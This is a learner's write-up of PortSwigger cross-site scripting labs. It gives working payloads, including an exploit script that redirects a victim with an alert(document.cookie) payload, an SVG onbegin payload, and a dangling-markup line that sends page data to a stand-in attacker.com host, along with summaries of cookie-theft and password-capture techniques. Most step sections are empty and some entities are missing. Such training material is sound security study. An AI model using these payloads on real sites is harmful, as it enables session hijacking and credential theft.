1) i start with inject img and got tag not allowed in inject <> and it’s work : 
2) after that i create custom element to start with it like <mustafa> with id=y to to force borwser to see element and onfocus event to start and tabindex to make onfocus work : <mustafa id=u onfocus=alert(document.cookie) tabindex=1>
3) the full exploit will be
1
2
3
<script>
location = 'https://0a2400d0031782ce80810311000600f0.web-security-academy.net/?search=%3Cmustafa+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
4) in exploit add the exploit and click store and deliver to victim and SOLVED:

LAB 16 — Reflected XSS with Some SVG Markup Allowed
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS via SVG |
| Goal | Trigger an alert() |
| Key Concept | Most tags are blocked but certain SVG tags and events are permitted — <svg><animatetransform onbegin=alert(1)> uses an allowed SVG element with an allowed event to execute code |
| Key Takeaway | SVG has its own event model and element set that often bypasses HTML-focused WAF rules — always test SVG-specific tags when standard HTML is blocked |
Steps
1) start lab and try to inject <img> tag and it’ not allowed :  /assets/labs/xsss/hi//assets/labs/xsss/hi/image
3) Fuzz allowed tag with burp intruder by portswigger cheatsheat :
intercept search request and send it to intruder :

set payload position after search parameter between <>:

get tags payloads from cheatsheet :

now we have svg and /assets/labs/xsss/hi/image and animatetransform :


4) the two /assets/labs/xsss/hi/image confirm that we can use animatetransform inside svg tag to perform an action but we need to check available events in animatetransform :
start search for
<svg> <animatetransform $payloadposition=1>and intercept request :
send this request to intruder and put payload position get events from this link cheatsheet :
now past events on payload position and start attack and i got 1 event
onbegin:
5) our payload become <svg><animatetransform onbegin="alert(1)"></svg> SOVED: 
LAB 17 — Reflected XSS in Canonical Link Tag
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS via <link rel="canonical"> |
| Goal | Trigger an alert() |
| Key Concept | User input is reflected inside a <link> tag’s href attribute — injecting accesskey and onclick attributes creates a keyboard-triggered XSS payload (accesskey='x' onclick='alert(1)') |
| Key Takeaway | Injection inside <link> or <meta> tags requires attribute-based payloads — accesskey provides a way to trigger events in contexts where mouse events aren’t available |
Steps
LAB 18 — Reflected XSS into a JavaScript String with Single Quote and Backslash Escaped
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS inside a JS string with escaping |
| Goal | Trigger an alert() |
| Key Concept | Single quotes and backslashes are escaped, preventing simple string breakout — closing the <script> block entirely with </script> and opening a new one bypasses the escaping logic |
| Key Takeaway | When string-level escaping is in place, stepping outside the script block entirely is a valid alternative — the browser parses </script> as closing the block regardless of JS string context |
Steps
LAB 19 — Reflected XSS into a JavaScript String with Angle Brackets and Double Quotes HTML-Encoded and Single Quotes Escaped
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS inside a JS string with multiple escaping layers |
| Goal | Trigger an alert() |
| Key Concept | Angle brackets, double quotes, and single quotes are all sanitized — but a backslash \ is not escaped, allowing injection of \ to cancel the app’s own escaping of the next single quote, breaking out of the string |
| Key Takeaway | If the application escapes ' to \' but doesn’t escape \, injecting \ before the quote turns \' into \\' — the backslash is escaped and the quote breaks the string |
Steps
LAB 20 — Stored XSS into onclick Event with Angle Brackets and Double Quotes HTML-Encoded and Single Quotes and Backslash Escaped
Level:
PRACTITIONER
Analysis
| Vulnerability | Stored XSS inside an onclick event handler |
| Goal | Trigger an alert() when the author link is clicked |
| Key Concept | Input lands inside an onclick attribute where quotes and backslashes are escaped — HTML encoding is decoded by the browser before JS executes, so ' (HTML entity for ') bypasses the escaping and breaks out of the JS string |
| Key Takeaway | HTML entities inside event handler attributes are decoded before JavaScript execution — ' is a valid single quote bypass when ' and \' are both blocked |
Steps
LAB 21 — Reflected XSS into a Template Literal with Angle Brackets, Single, Double Quotes, Backslash and Backticks Unicode-Escaped
Level:
PRACTITIONER
Analysis
| Vulnerability | Reflected XSS inside a JavaScript template literal |
| Goal | Trigger an alert() |
| Key Concept | Input is placed inside a backtick template literal with all common escape characters blocked — template literals support ${...} expressions, so injecting ${alert(1)} executes code without needing any quotes or brackets |
| Key Takeaway | Template literals execute ${} expressions directly — when input lands inside backticks, expression injection is the cleanest bypass regardless of other encoding |
Steps
LAB 22 — Exploiting Cross-Site Scripting to Steal Cookies
Level:
PRACTITIONER
Analysis
| Vulnerability | Stored XSS leading to session hijacking |
| Goal | Steal the victim’s session cookie and use it to hijack their account |
| Key Concept | A stored XSS payload in a comment sends document.cookie to an attacker-controlled server (Burp Collaborator) — the stolen cookie is then used to impersonate the victim |
| Key Takeaway | XSS that reaches a victim’s browser can exfiltrate cookies unless HttpOnly is set — always pair XSS mitigations with HttpOnly and Secure cookie flags |
Steps
LAB 23 — Exploiting Cross-Site Scripting to Capture Passwords
Level:
PRACTITIONER
Analysis
| Vulnerability | Stored XSS leading to credential capture |
| Goal | Capture the victim’s username and password via a fake auto-fill form |
| Key Concept | An XSS payload injects hidden username and password fields — when a password manager auto-fills them, another event handler exfiltrates the values to Burp Collaborator |
| Key Takeaway | XSS can abuse browser password managers to harvest credentials without the user typing anything — a creative escalation beyond simple cookie theft |
Steps
LAB 24 — Exploiting XSS to Bypass CSRF Defenses
Level:
PRACTITIONER
Analysis
| Vulnerability | Stored XSS used to perform CSRF |
| Goal | Use XSS to change the victim’s email address |
| Key Concept | CSRF tokens prevent cross-site form submissions, but XSS runs in the victim’s origin — the payload fetches the CSRF token from the page, then submits the email-change form with it |
| Key Takeaway | CSRF protection is bypassed by XSS because XSS executes within the same origin — XSS makes CSRF tokens useless; you need to fix XSS first |
Steps
LAB 25 — Reflected XSS with AngularJS Sandbox Escape Without Strings
Level:
EXPERT
Analysis
| Vulnerability | AngularJS sandbox escape |
| Goal | Trigger an alert() without using any strings |
| Key Concept | AngularJS’s sandbox restricts access to dangerous properties — using property accessors via array notation ([...]) and toString chains allows constructing function calls and strings without string literals |
| Key Takeaway | AngularJS sandbox escapes rely on the JS engine’s type coercion and prototype chain — the sandbox is not a security boundary; Portswigger recommends avoiding AngularJS client-side templating with user input entirely |
Steps
LAB 26 — Reflected XSS with AngularJS Sandbox Escape and CSP
Level:
EXPERT
Analysis
| Vulnerability | AngularJS sandbox escape with CSP bypass |
| Goal | Trigger an alert() bypassing both the AngularJS sandbox and CSP |
| Key Concept | CSP blocks inline scripts and external sources — but AngularJS’s ng-focus event combined with a sandbox escape using $event.composedPath() can call alert from an allowed script source |
| Key Takeaway | CSP + AngularJS is a complex interaction — AngularJS event directives execute in the AngularJS context which may bypass CSP restrictions; the combination of sandbox escape and CSP bypass requires chaining multiple techniques |
Steps
LAB 27 — Reflected XSS with Event Handlers and href Attributes Blocked
Level:
EXPERT
Analysis
| Vulnerability | Reflected XSS with blocked event handlers and href |
| Goal | Trigger a click on a payload that calls alert() |
| Key Concept | Event handlers and href are blocked — SVG <animate> elements can set attributes like href on a parent element at animation time, injecting a javascript: URI that bypasses the blocklist |
| Key Takeaway | SVG animation elements like <animate> and <set> can dynamically assign attributes after the initial parse — a technique to bypass WAFs that check static attribute values |
Steps
LAB 28 — Reflected XSS in a JavaScript URL with Some Characters Blocked
Level:
EXPERT
Analysis
| Vulnerability | Reflected XSS inside a javascript: URL |
| Goal | Trigger an alert() with the victim’s postId |
| Key Concept | The input is placed in a javascript: URL with certain characters blocked — using throw with an onerror handler and %0a (newline) to break out of blocked expression syntax enables execution without the blocked characters |
| Key Takeaway | javascript: URL context has its own parsing rules — newlines, throw, and exception handlers are powerful tools when standard function call syntax is blocked |
Steps
LAB 29 — Reflected XSS Protected by Very Strict CSP, with Dangling Markup Attack
Level:
PRACTITIONER
Analysis
| Vulnerability | Dangling markup injection under strict CSP |
| Goal | Steal a CSRF token and use it to change the victim’s email |
| Key Concept | CSP blocks script execution entirely — a dangling markup attack injects an unclosed attribute (<img src='//attacker.com?) that causes the browser to send subsequent page content (including the CSRF token) as part of an /assets/labs/xsss/image request |
| Key Takeaway | When XSS is blocked by strict CSP, dangling markup can still exfiltrate data by hijacking HTML parsing — effective against pages that reflect user input near sensitive tokens |
Steps
LAB 30 — Reflected XSS Protected by CSP, with CSP Bypass
Level:
EXPERT
Analysis
| Vulnerability | CSP bypass via policy injection |
| Goal | Trigger an alert() despite CSP |
| Key Concept | User input is reflected into the CSP header itself — injecting ;script-src-elem 'unsafe-inline' into the CSP via the reflected parameter overrides the existing script policy and allows inline script execution |
| Key Takeaway | If user input influences the CSP header value, the policy itself can be bypassed — a critical misconfiguration where the protection mechanism becomes the attack vector |
Steps
Finished — Happy Hacking!
Find me online:
- TryHackMe: t4t4r1s
- HackTheBox: t4t4r1s
- LinkedIn: Mustafa Eltayeb
- X: @mustafa_altayeb